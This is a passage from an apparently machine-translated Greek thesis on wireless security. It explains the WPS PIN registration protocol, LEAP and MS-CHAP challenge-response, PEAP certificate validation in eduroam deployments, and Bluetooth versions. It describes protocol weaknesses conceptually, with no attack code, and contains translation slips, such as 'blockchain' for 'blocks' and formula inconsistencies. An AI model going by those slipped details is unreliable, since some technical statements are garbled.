
Το WPS μπορεί να χρησιμοποιηθεί εντός του εύρους κάλυψης του ίδιου δικτύου Wi-Fi (βλ. Πίνακα 2.1). Στη λειτουργία PBC, η πρώτη συσκευή που

ενεργοποιεί το WPS στην περιοχή κάλυψης αποκτά τα διαπιστευτήρια για πρόσβαση στο δίκτυο.

Όσον αφορά τη σχέση μεταξύ της λειτουργίας εξοικονόμησης ενέργειας που μπορεί να ενεργοποιηθεί στις συσκευές και της χρηστικότητας του WPS, η πρώτη δεν υπονοεί συγκεκριμένα τη δεύτερη, αλλά γενικότερα επηρεάζει το εύρος κάλυψης του ασύρματου σήματος. Για παράδειγμα, όπως αναφέρεται από την Intel [6] για τις ασύρματες κάρτες της, στα λειτουργικά συστήματα Windows η ενεργοποίηση υψηλού επιπέδου εξοικονόμησης ενέργειας μειώνει την ισχύ μετάδοσης τους.

Η τρίτη λειτουργία διαμόρφωσης, το PIN με εξωτερικό registrar βασίζεται στο EAP και στην Εικόνα 2.6 απεικονίζονται τα μηνύματα που ανταλλάσσονται. Το AP στέλνει περιοδικά ένα beacon frame που περιέχει ένα Information Element στο οποίο υποδεικνύει ότι υποστηρίζει WPS. Ο Enrollee στέλνει ένα probe request στο AP με το Request Type να έχει οριστεί στον Enrollee. Το AP στέλνει ένα Probe-Response στον Enrollee με Request Type που έχει οριστεί στον Registrar. Σε αυτό το σημείο ο χρήστης εισάγει το PIN που βρίσκεται στην ετικέτα που εφαρμόζεται στο AP. Ο Enrollee ξεκινά μια συνεδρία 802,1x με το AP. Στη συνέχεια, το AP και ο Enrollee δημιουργούν το Registration Protocol. Το AP στέλνει ένα μήνυμα EAP-Request.

(Ολοκληρώθηκε), ο Enrollee απαντά με ένα μήνυμα EAP-Response (ACK) και τέλος το AP στέλνει ένα EAP-Fail για να υποδείξει το τέλος του Registration Protocol. Ο Enrollee και το AP εφαρμόζουν τις διαμορφώσεις τους σύμφωνα με τις ρυθμίσεις που ανταλλάσσονται στο Registration Protocol. Στη συνέχεια, ο Enrollee αποσυνδέεται από το AP και συνδέεται εκ νέου σύμφωνα με τα νέα διαπιστευτήρια με τις μεθόδους ελέγχου ταυτότητας που υποστηρίζονται από το AP. Εάν η ανταλλαγή EAP αποτύχει σε οποιοδήποτε βήμα, το AP στέλνει ένα μήνυμα EAP-NACK.



Σχήμα 2.6 Ανταλλαγή EAP για PIN με registrar εξωτερικό

Το Registration Protocol παρέχει μια ακολουθία οκτώ μηνυμάτων, που απεικονίζεται στην Εικόνα 2.7.

M 1 M 2: Diffie-Hellman Key Exchange.


M 4 : Ο Registrar δείχνει στον Enrollee ότι γνωρίζει το 1ο μέρος του PIN.

M 5 : Ο Enrollee δείχνει στον Registrar ότι γνωρίζει το 1ο μέρος του PIN.

M 6 : Ο Registrar δείχνει στον Enrollee ότι γνωρίζει το 2ο μέρος του PIN.

M 7 : Ο Enrollee δείχνει στον Registrar ότι γνωρίζει το 2ο μέρος του PIN.

M 8 : Ο Registrar στέλνει τη διαμόρφωση wireless στον Enrollee.



Σχήμα 2.7. Registration Protocol του WPS

Τα μηνύματα M4, M5, M6 και M7 δείχνουν στο άλλο μέρος τη γνώση του PIN. Μόλις αποδειχθεί η γνώση του PIN, οι διαμορφώσεις αποστέλλονται σε κρυπτογραφημένη μορφή.

N 1 = nonce επιλεγμένο από τον Enrollee με 128 bit

N 2 = nonce επιλεγμένο από τον Registrar με 128 bit

Description = περιγραφή των χαρακτηριστικών της συσκευής που στέλνει το μήνυμα

P K_E = Δημόσιο κλειδί Diffie-Hellman του Enrollee

PK_R = Δημόσιο κλειδί Diffie-Hellman του Registrar

ConfigData = ασύρματη διαμόρφωση.

AuthKey και KeyWrapKey προέρχονται από το κοινόχρηστο κλειδί Diffie-Hellman, από nonce N 1 και N 2 και από τη διεύθυνση MAC του Enrollee.

Γενικά, η ανταλλαγή κλειδιών Diffie - Hellman υιοθετείται όταν ο μηχανισμός διανομής κλειδιού δεν είναι αποδεκτός. Οι δύο παράγοντες συμφωνούν σε δύο δημόσιους ακέραιους g (γενεσιουργός) και p (πρώτος, μεγάλος) έτσι ώστε: 1 <g <p. Σύμφωνα με τις προδιαγραφές του Wi-Fi Alliance g = 2 και p = $2^{1536} - 2^{1472} - 1 + 2^{64} * [2^{1406}$ pi] + 741804. Ο Enrollee επιλέγει ένα ολόκληρο μεγάλο μυστικό E > 0 και υπολογίζει P $K_E = g^E$ mod p; Ο Registrar επιλέγει ένα ολόκληρο μεγάλο μυστικό R > 0 και υπολογίζει P $K_R = g^R$ mod p; Ο Enrollee και ο Registrar ανταλλάσσουν τα

αντίστοιχα κλειδιά τους; Ο Enrollee υπολογίζει το $K_E = (P K_R)^E \bmod p$; Ο Registrar υπολογίζει $K_R = (P K_E)^R \bmod p$; έχουμε $K_E = K_R = g^{ER} \bmod p$, άρα και ο Enrollee και ο Registrar έχουν το ίδιο κλειδί.

R-S1 και R-S2 = nonce κοινόχρηστο 128 bit, μαζί με τα R-Hash1 και R-Hash2.

χρησιμοποιούνται από τον Registar γνωρίζει το πρώτο και το δεύτερο μέρος του PIN

P SK 1 = πρώτα 128 bit HMAC -SH A-256$_{AuthKey}$ (πρώτο μισό του PIN)

P SK 2 = πρώτα 128 bit HMAC -SH A-256$_{AuthKey}$ (δεύτερο μισό του PIN)

Authenticator = HMAC -SH A-256$_{AuthKey}$ (M_{n-1} || M_n χωρίς τιμή HMAC)

EncKeyWrapKey (δεδομένα) = δεδομένα κρυπτογραφημένα με KeyWrapKey μέσω AES-CBC

E-Hash1 = H M AC -SH A-256$_{AuthKey}$ (E-S1||P SK 1||P K_E ||P K_R)

E-Hash2 = H M AC -SH A-256$_{AuthKey}$ (E-S2||P SK 2||P K_E ||P K_R)

R-Hash1 = H M AC -SH A-256$_{AuthKey}$ (R-S1||P SK 1||P K_E ||P K_R)

R-Hash2 = H M AC -SH A-256$_{AuthKey}$ (R-S2||P SK 2||P K_E ||P K_R)

Ακολουθούν οι λειτουργίες που εκτελούνται από τον Enrollee για να επαληθεύσει ότι ο Registrar γνωρίζει το PIN Αυτά που διενεργούνται από τον Registrar αντικατοπτρίζονται.

- Επιλέγει N 1 και P K_E
- στο M2 λαμβάνει N 2 και P K_R
- υπολογίζει το κοινόχρηστο κλειδί Diffie-Hellman, KeyWrapKey και AuthKey
- στο M4 λαμβάνει R-H ash1, R-H ash2 και R-S1
- ελέγχει ότι ο Registrar γνωρίζει το πρώτο μέρος του PIN, συγκρίνοντας την τιμή του R-Hash1 με αυτή που προέρχεται από τις τιμές των R-S1, P SK 1, P K_E και P K_R
- στο M6 λαμβάνει R-S2

- επαληθεύει ότι ο Registrar γνωρίζει το δεύτερο μέρος του PIN, συγκρίνοντας την τιμή του R-Hash2 με αυτή που προέρχεται από τις τιμές των R-S2, P SK 2, P K_E και P K_R

Παραγωγός	# Πιστοποιήσεις Wireless Router	#Certificates-WPS
Belkin	42	37
Buffalo	8	7
Cisco	15	8
D-Link	165	146
Linksys	62	57
Netgear	59	48
Technicolor	20	11
TP-Link	16	0
ZyXEL	33	20
Σύνολο	420	334

Πίνακας 2.3. Πιστοποιήσεις WPS ανά παραγωγό

Από το Product Finder [7] που διατίθεται από τη Wi-Fi Alliance, είναι δυνατή η ανάκτηση πληροφοριών σχετικά με τα πιστοποιητικά που εκδόθηκαν. Ορίζοντας τις ακόλουθες παραμέτρους αναζήτησης Κατηγορίες::Routers και Υποκατηγορίες: Access Point for Home or Small Office (Wireless Router) λαμβάνοντας υπόψη μόνο τα πιστοποιητικά που εκδόθηκαν από το 2012 έως σήμερα, εξηγούνται ορισμένες πληροφορίες που αναφέρονται στον Πίνακα 2.3. Αποδεικνύεται ότι μεγάλοι κατασκευαστές έχουν επιτύχει πιστοποίηση WPS για το 79,5% των συσκευών τους. Θα πρέπει να ληφθεί υπόψη ότι η διαμόρφωση PIN με τον εξωτερικό registrar είναι υποχρεωτική για πιστοποίηση, επιπλέον το WPS είναι ενεργό από προεπιλογή σχεδόν σε όλες τις συσκευές που το υποστηρίζουν.


2.9 LEAP

Το Lightweight Extensible Authentication Protocol (LEAP) είναι ένα ιδιόκτητο πρωτόκολλο της Cisco για έλεγχο ταυτότητας. Το LEAP υλοποιείται σύμφωνα με το πρότυπο EAP, αλλά δεν είναι συμβατό με την προδιαγραφή IEEE 802.1x, καθώς ο έλεγχος ταυτότητας τροποποιεί τα πακέτα κατά τη μεταφορά, αντί να τα προωθεί.. Χρησιμοποιεί τον μηχανισμό πρόκλησης / απόκρισης του Microsoft Challenge Handshake Authentication Protocol v2 (MS-CHAPv2) για τον αμοιβαίο έλεγχο ταυτότητας μεταξύ του supplicant και του authentication server. Το σχήμα 2.8 απεικονίζει τα μηνύματα που ανταλλάσσονται μεταξύ των supplicant, authenticator και authentication server.

Στο MS-CHAP, οι οντότητες που αλληλοεπιδρούν είναι ο client και ο server, που αντιστοιχούν αντίστοιχα στον supplicant και στον authentication server του IEEE 802.1x. Έχουν αναπτυχθεί δύο εκδόσεις: MS-CHAPv1 και MS-CHAPv2

Η ανταλλαγή MS-CHAPv1 προβλέπει:

1. Ο client ζητά ένα Login Challenge (LC) στον server:



Σχήμα 2.8. Ανταλλαγή μηνυμάτων LEAP

2. Ο server στέλνει ένα LC 8 byte.

3. Ο client υπολογίζει τον hash LAN Manager του κωδικού πρόσβασης από τον οποίο αντλεί τρία κλειδιά DES.

$K1||K2||K3 = \text{LAN Manager(password)}$ με 0-padding μέχρι 21 bytes

Κάθε κλειδί DES χρησιμοποιείται για την κρυπτογράφηση του LC. Τα τρία blockchain συνδέονται για να σχηματίσουν την Login Response (LR) 24 bytes.

$$LR = DES_{K1}(SC)||DES_{K2}(SC)||DES_{K3}(SC)$$

Ο client χρησιμοποιεί την ίδια διαδικασία για να δημιουργήσει ένα δεύτερο LR αλλά μέσω του hash Windows NT.

4. Ο server χρησιμοποιεί τον hash LAN Manager και τον hash Windows NT του κωδικού πρόσβασης του χρήστη που είναι αποθηκευμένος στη βάση δεδομένων του για την αποκρυπτογράφηση των δύο LR. Εάν τα αποκρυπτογραφημένα LR ταιριάζουν με το LC, ο client πιστοποιείται.

Στο MS-CHAPv1 ο client χρησιμοποιεί δυο hash (LAN Manager e Windows NT), που υπολογίζονται με τον ίδιο κωδικό πρόσβασης. Ο hash LAN Manager είναι ασθενέστερος από τον κατακερματισμό των Windows NT και μπορεί να σπάσει για να χρησιμοποιήσει στη συνέχεια τις πληροφορίες που ελήφθησαν για να επιστρέψει στην αρχική τιμή του δεύτερου.

Στο MS το hash του LAN Manager έχει αφαιρεθεί, καθιστώντας αδύνατη την εφαρμογή της επίθεσης στο MS-CHAPv1. Η ανταλλαγή MS-CHAPv2 παρέχει:

1. Ο client ζητά ένα challenge από τον server.

2. Ο server στέλνει ένα Server Challenge (SC) 16 bytes.

3. Ο client δημιουργεί το Peer Authenticator Challenge (PAC), nonce random 16 bytes. Στη συνέχεια, δημιουργεί ένα Client Challenge (CC) 8 byte υπολογίζοντας τον κατακερματισμό του PAC, του SC και του ονόματος χρήστη του.

$$CC = \text{primi 8 byte di SHA-1}(PAC||SC||\text{username})$$

Ο client δημιουργεί το Server Response (SR) 24 byte χρησιμοποιώντας το SC με τον ίδιο τρόπο όπως το MSCHAPv1.

$K1||K2||K3 = \text{Windows NT (password)}$ με 0-padding έως 21 bytes

$$SR = DES_{K1}(SC)||DES_{K2}(SC)||DES_{K3}(SC)$$

Ο client στέλνει το CC και το SR

4. Ο server χρησιμοποιεί τους κατακερματισμούς του κωδικού πρόσβασης του χρήστη, που είναι αποθηκευμένοι στη βάση δεδομένων, για να αποκρυπτογραφήσει την απάντηση. Εάν τα αποκρυπτογραφημένα μπλοκ ταιριάζουν με το SC, ο πελάτης επαληθεύεται. Ο διακομιστής χρησιμοποιεί το SC, το SR και τους κατακερματισμούς του κωδικού πρόσβασης του χρήστη για να δημιουργήσει μια Authenticator Response (AR) 20 byte.

AR' = SHA-1(MD4(Windows NT (password)) ||SR|| "Magic server to client constant")

AR = SHA-1(AR' ||SC || "Pad to make it do more than one iteration")

Ο client υπολογίζει το AR. Εάν η υπολογισμένη τιμή ταιριάζει με αυτή που ελήφθη, ο server επαληθεύεται.server.

Ο διπλός hash SHA-1 που χρησιμοποιείται για τον υπολογισμό του AR είναι άχρηστος, καθώς το ίδιο επίπεδο ασφάλειας θα αποκτηθεί με εφαρμογή μόνο μία φορά.

2.10 PEAP

Το Protected EAP (PEAP) απαιτεί από τον authentication server να ελέγχει τον εαυτό του έναντι του supplicant μέσω του πιστοποιητικού του. Μετά τον έλεγχο ταυτότητας του authentication server οι δύο φορείς χρησιμοποιούν το tunnel TLS που δημιουργήθηκε για τον έλεγχο ταυτότητας χρήστη. Ο αιτών δεν είναι υποχρεωμένος να επικυρώσει το πιστοποιητικό που του παρουσιάζεται από τον authentication server. Εάν δεν επικυρώσει το πιστοποιητικό, ο αιτών εμπιστεύεται οποιονδήποτε authentication server που παρουσιάζεται με έναν έλεγχο ταυτότητας που εκθέτει το γνωστό ESSID.

Έχω αναλύσει τις πληροφορίες που είναι διαθέσιμες στο διαδίκτυο για πρόσβαση στο δίκτυο «eduroam» που βασίζεται στο PEAP σε ορισμένα ιταλικά πανεπιστήμια και έχω αναφέρει τα δεδομένα που συλλέχθηκαν στον Πίνακα 2.4. Το eduroam Configuration Assistant Tool (CAT) [8] μπορεί να χρησιμοποιηθεί για τη διαμόρφωση της πρόσβασης σε αυτό το δίκτυο. Μια έκδοση είναι διαθέσιμη για κάθε πανεπιστήμιο και για κάθε λειτουργικό σύστημα. Το CAT απαιτεί την εισαγωγή διαπιστευτηρίων (username και password ή ή πιστοποιητικό χρήστη). Ρυθμίστε το SSID ("eduroam") στο οποίο πρέπει να συνδεθεί ο αιτών, τη μέθοδο EAP που υποστηρίζεται από τα AP του συγκεκριμένου πανεπιστημίου, το CN του αξιόπιστου

authentication server και το πιστοποιητικό της CA που υπέγραψε το πιστοποιητικό διακομιστή ελέγχου ταυτότητας (έτσι ώστε ο client μπορεί να επαληθεύσει την αλυσίδα). Στο δείγμα που ανέλυσα, το 65% των πανεπιστημίων χρησιμοποιούν PEAP αλλά χωρίς να απαιτείται από τους αιτούντες να επικυρώσουν το πιστοποιητικό authentication server.

2.11 Bluetooth

Το Bluetooth λειτουργεί στη ζώνη συχνοτήτων 2,4 GHz, η οποία δεν απαιτεί άδεια. Μπορεί να χρησιμοποιηθεί για την αποστολή ήχου υψηλής ποιότητας μεταξύ ενός smartphone και ενός ηχείου, τη μεταφορά δεδομένων μεταξύ ενός tablet και μιας ιατρικής συσκευής ή την αποστολή μηνυμάτων μεταξύ εκατοντάδων κόμβων σε ένα αυτοματοποιημένο περιβάλλον. Υπάρχουν δύο τύποι τεχνολογιών: Bluetooth Low Energy (LE) και Bluetooth Basic Rate / Enhanced Data Rate (BR / EDR).

Το LE έχει σχεδιαστεί για λειτουργίες εξαιρετικά χαμηλής κατανάλωσης ενέργειας και είναι βελτιστοποιημένο για μεταφορά δεδομένων. Για την εκτέλεση αξιόπιστων λειτουργιών στη ζώνη συχνοτήτων των 2,4 GHz, βασίζεται σε μια προσέγγιση Adaptative Frequency Hopping (AFH) που επιτρέπει τη μετάδοση δεδομένων χρησιμοποιώντας 40 κανάλια. Οι διαθέσιμες ταχύτητες μετάδοσης κυμαίνονται από 125 Kbps έως 50 Mbps. Υποστηρίζει τοπολογίες broadcast, point-to-point και mesh.

Οι ταχύτητες μεταφοράς για το Bluetooth 1 ήταν κατανοητά αργές. Ωστόσο, χάρη στο Enhanced Data Rate (EDR), οι ταχύτητες Bluetooth έχουν βελτιωθεί στις νεότερες εκδόσεις.

Επί του παρόντος, η διαφορά ταχύτητας μεταξύ του Bluetooth 4 και του 5 είναι ασήμαντη. Το πρώτο έχει μέγιστη ταχύτητα 24 Mb / s, ενώ το δεύτερο είναι 50 Mb / s. Το υψηλότερο εύρος ζώνης επιτρέπει ταχύτερη κοινή χρήση δεδομένων με λιγότερη καθυστέρηση. Σημαίνει επίσης ταχύτερους χρόνους απόκρισης μεταξύ των συσκευών.

Σχήμα 2.9. Stack Bluetooth.

Το εύρος λειτουργίας είναι ένας άλλος παράγοντας που έχει παρατηρηθεί σημαντικές βελτιώσεις. Οι προηγούμενες εκδόσεις Bluetooth λειτουργούσαν σε εμβέλεια 10-30 μέτρων. Ως εκ τούτου, ήταν οι καλύτερες για μεταφορές δεδομένων μικρής εμβέλειας. Ωστόσο, αυτό το εύρος αυξήθηκε δραματικά με τα Bluetooth 4 και 5.

Το Bluetooth 4 έχει εμβέλεια έως και 60 μέτρα (10 μέτρα σε εσωτερικούς χώρους), ενώ το Bluetooth 5 μπορεί να διατηρήσει συνδέσεις έως και 240 μέτρα (40 μέτρα σε εσωτερικούς χώρους). Η αυξημένη εμβέλεια σύνδεσης είναι ιδανική για ασύρματα ακουστικά. Αυτό σας επιτρέπει να απολαμβάνετε τη μουσική σας πιο μακριά από μια πηγή ήχου και με λιγότερες διακοπές ήχου.

Όπως αναφέρθηκε προηγουμένως, το Bluetooth 5 είναι συμβατό προς τα πίσω με χαμηλότερες εκδόσεις Bluetooth. Αυτό σημαίνει ότι μπορουμε εύκολα να χρησιμοποιουμε ακουστικά Bluetooth 4.2 με ένα τηλέφωνο 5.0. Το μειονέκτημα είναι να μπορούμε να χρησιμοποιούμε πλήρως τις δυνατότητες της συσκευής μόνο με την χαμηλότερη έκδοση Bluetooth.

Μπορουμε να χρησιμοποιούμε τις λειτουργίες Bluetooth 5 μόνο εάν και οι δύο συσκευές έχουν την έκδοση 5.0.

Ένα παράδειγμα αυτών των χαρακτηριστικών είναι το Dual Audio. Σας επιτρέπει να συνδέσετε δύο ζεύγη ακουστικών σε ένα μόνο τηλέφωνο. Ή παίξτε μουσική από ένα τηλέφωνο σε δύο διαφορετικά ηχεία. Δυστυχώς, το Dual Audio περιορίζεται μόνο σε συσκευές Bluetooth 5. Δεν μπορείτε να χρησιμοποιήσετε αυτήν τη δυνατότητα όταν είναι ζευγοποιημένη με συσκευή Bluetooth 4.2.

Ορισμένες συσκευές, όπως τα smartphone, μπορούν να λειτουργήσουν με συσκευές Bluetooth Classic και LE. Έτσι, τεχνικά, μπορείτε να συνδέσετε ακουστικά

Bluetooth 2 στο τηλέφωνό σας 5.0. Αλλά δεδομένου του χάσματος μεταξύ των δύο τεχνολογιών, μπορείτε να περιμένετε ορισμένα προβλήματα συγχρονισμού ήχου.

Ωστόσο, εάν η συσκευή ήχου σας υποστηρίζει μόνο 4.2, είναι ακόμα πρακτικό να αγοράσετε ακουστικά με την ίδια έκδοση. Με αυτόν τον τρόπο θα εξοικονομήσετε λίγο περισσότερα χρήματα, ειδικά αν δεν σκοπεύετε να αναβαθμίσετε τις συσκευές σας σύντομα.

Και αν θέλετε να αξιοποιήσετε στο έπακρο τις δυνατότητες του τηλεφώνου σας 5.0, είναι καλύτερο να αναβαθμίσετε τα περιφερειακά σας σε Bluetooth 5. Το BR / EDR έχει σχεδιαστεί για λειτουργίες χαμηλής κατανάλωσης ενέργειας και έχει βελτιστοποιηθεί για συνεχή ροή δεδομένων, όπως η μεταφορά ήχου. Βασίζεται επίσης στην προσέγγιση AFH, βασιζόμενη σε 79 κανάλια. Οι ρυθμοί μετάδοσης κυμαίνονται από 1 Mbps έως 50 Mbps. Υποστηρίζει μόνο τοπολογία point-to-point. Ωστόσο, δεν είναι κακό να μάθουμε για όλες τις αλλαγές στις διάφορες εκδόσεις Bluetooth. Αυτό ισχύει ιδιαίτερα εάν σκέφτουμε την καλύτερη έκδοση Bluetooth για τις ρυθμίσεις μας. Έτσι, για να δούμε πώς γίνεται σε κάθε έκδοση, ανατρέχουμε στον παρακάτω πίνακα.

FACTORS	BLUETOOTH 1	BLUETOOTH 2	BLUETOOTH 3	BLUETOOTH 4	BLUETOOTH 5
SPEED	732.2 kb/s	2.1 Mb/s Enhanced Data Rate (EDR)	24 Mb/s (via Wi-Fi)	24 Mb/s (EDR)	50 Mb/s (EDR)
RANGE	10 meters	30 meters	30 meters	60 meters	240 meters
COMPATIBILITY	N/A	OK for any phone but expect some possible sound sync issues	OK for any phone	Good for any phone but best for models with the same Bluetooth version	Good for any phone but best for newer phone models
POWER REQUIREMENT	High	High	High	Mid-high	Low
RELIABILITY	Low	Low	Low	Mid-high	High

Πίνακας 2.4. Σύγκριση εκδόσεων Bluetooth

Ας δούμε τους διαφορετικούς τύπους υποστηριζόμενων τοπολογιών:

- point-to-point: τοπολογία που χρησιμοποιείται για τη δημιουργία επικοινωνίας 1:1, διαθέσιμο για BR / E-DR. Είναι κατάλληλο για χρήση από μεγάλο αριθμό ασύρματων συσκευών, όπως ηχεία, ακουστικά, handsfree αυτοκινήτου. Ενώ το διαθέσιμο για LE είναι κατάλληλο για χρήση από συνδεδεμένες συσκευές, όπως fitness tracker, health monitor, περιφερειακά και αξεσουάρ υπολογιστή.

- broadcast: τοπολογία που χρησιμοποιείται για τη δημιουργία συνδέσεων 1: N. διαθέσιμο για LE; `Είναι βελτιστοποιημένο για την κοινή χρήση πληροφοριών τοποθεσίας και είναι ιδανικό για λύσεις beacon, όπως αυτές που παρέχουν πληροφορίες αναζήτησης αντικειμένων και υπηρεσίες τοποθεσίας.

- mesh: τοπολογία που χρησιμοποιείται για τη δημιουργία συνδέσεων N: N. διαθέσιμο για LE; επιτρέπει τη δημιουργία δικτύων πλέγματος συσκευών μεγάλης κλίμακας για αυτοματισμό εγκαταστάσεων, δίκτυα αισθητήρων, παρακολούθηση περιουσιακών στοιχείων και οποιαδήποτε λύση όπου δεκάδες, εκατοντάδες ή χιλιάδες συσκευές χρειάζεται να επικοινωνούν αξιόπιστα μεταξύ τους.


Το Bluetooth είναι ενεργοποιημένο από προεπιλογή σε πολλές συσκευές και οι χρήστες προτιμούν να το κρατούν ενεργοποιημένο για γρήγορη και εύκολη σύνδεση ακουστικών, πληκτρολογίων και άλλων συσκευών IoT. Σε πολλά λειτουργικά συστήματα, όταν ένας χρήστης προσπαθεί να συνδέσει τη συσκευή του με μια άλλη, μπαίνει σε λειτουργία ανίχνευσης". Σε κάθε περίπτωση, μια συσκευή Bluetooth ακούει πάντα την κυκλοφορία unicast που προορίζεται για την ίδια, ακόμη και όταν δεν βρίσκεται σε κατάσταση εντοπισμού. Για να δημιουργήσετε μια σύνδεση, η συσκευή που ξεκινά τη σύζευξη χρειάζεται μόνο να γνωρίζει τη Bluetooth Device ADDRess (BDADDR) τη διεύθυνση MAC) ης άλλης συσκευής.

Από την άποψη της επικοινωνίας, το stack Bluetooth είναι ισοδύναμη με το stack TCP/IP. στόσο, σε αντίθεση με τα πρωτόκολλα επικοινωνίας χαμηλού επιπέδου, όπως το Ethernet ή το Wi-Fi, το Bluetooth δεν βασίζεται στο stack TCP/IP πρωτόκολλα υψηλότερου επιπέδου. Από αυτή την άποψη, το SIG έχει ορίσει μια σειρά από πρωτόκολλα και εφαρμογές, τα οποία αναφέρονται με το stack Bluetooth. Το σχήμα 2.9 δείχνει ένα απόσπασμα της αρχιτεκτονικής του stack Bluetooth. Κάθε λειτουργικό σύστημα έχει μια μοναδικό stack Bluetooth, επομένως όταν εντοπιστεί μια

ευπάθεια επηρεάζει αυτόματα όλες τις συσκευές που χρησιμοποιούν το ίδιο λειτουργικό σύστημα.

Το πρώτο stack Bluetooth ήταν το BlueZ, που εισήχθη στις πρώτες εκδόσεις του Android και εξακολουθεί να χρησιμοποιείται στο Linux και σε λειτουργικά συστήματα που προέρχονται από αυτό. Αργότερα, οι προγραμματιστές Android εφάρμοσαν το δικο τους stack, Bluedroid ή Fluoride, που χρησιμοποιείται από το Android 4.2 και μετά. Τα Windows έχουν τη δική τους έκδοση stack διαθέσιμη από το Windows XP και η Apple έχει δημιουργήσει δύο εκδόσεις (μία για iOS και μία για OSX).

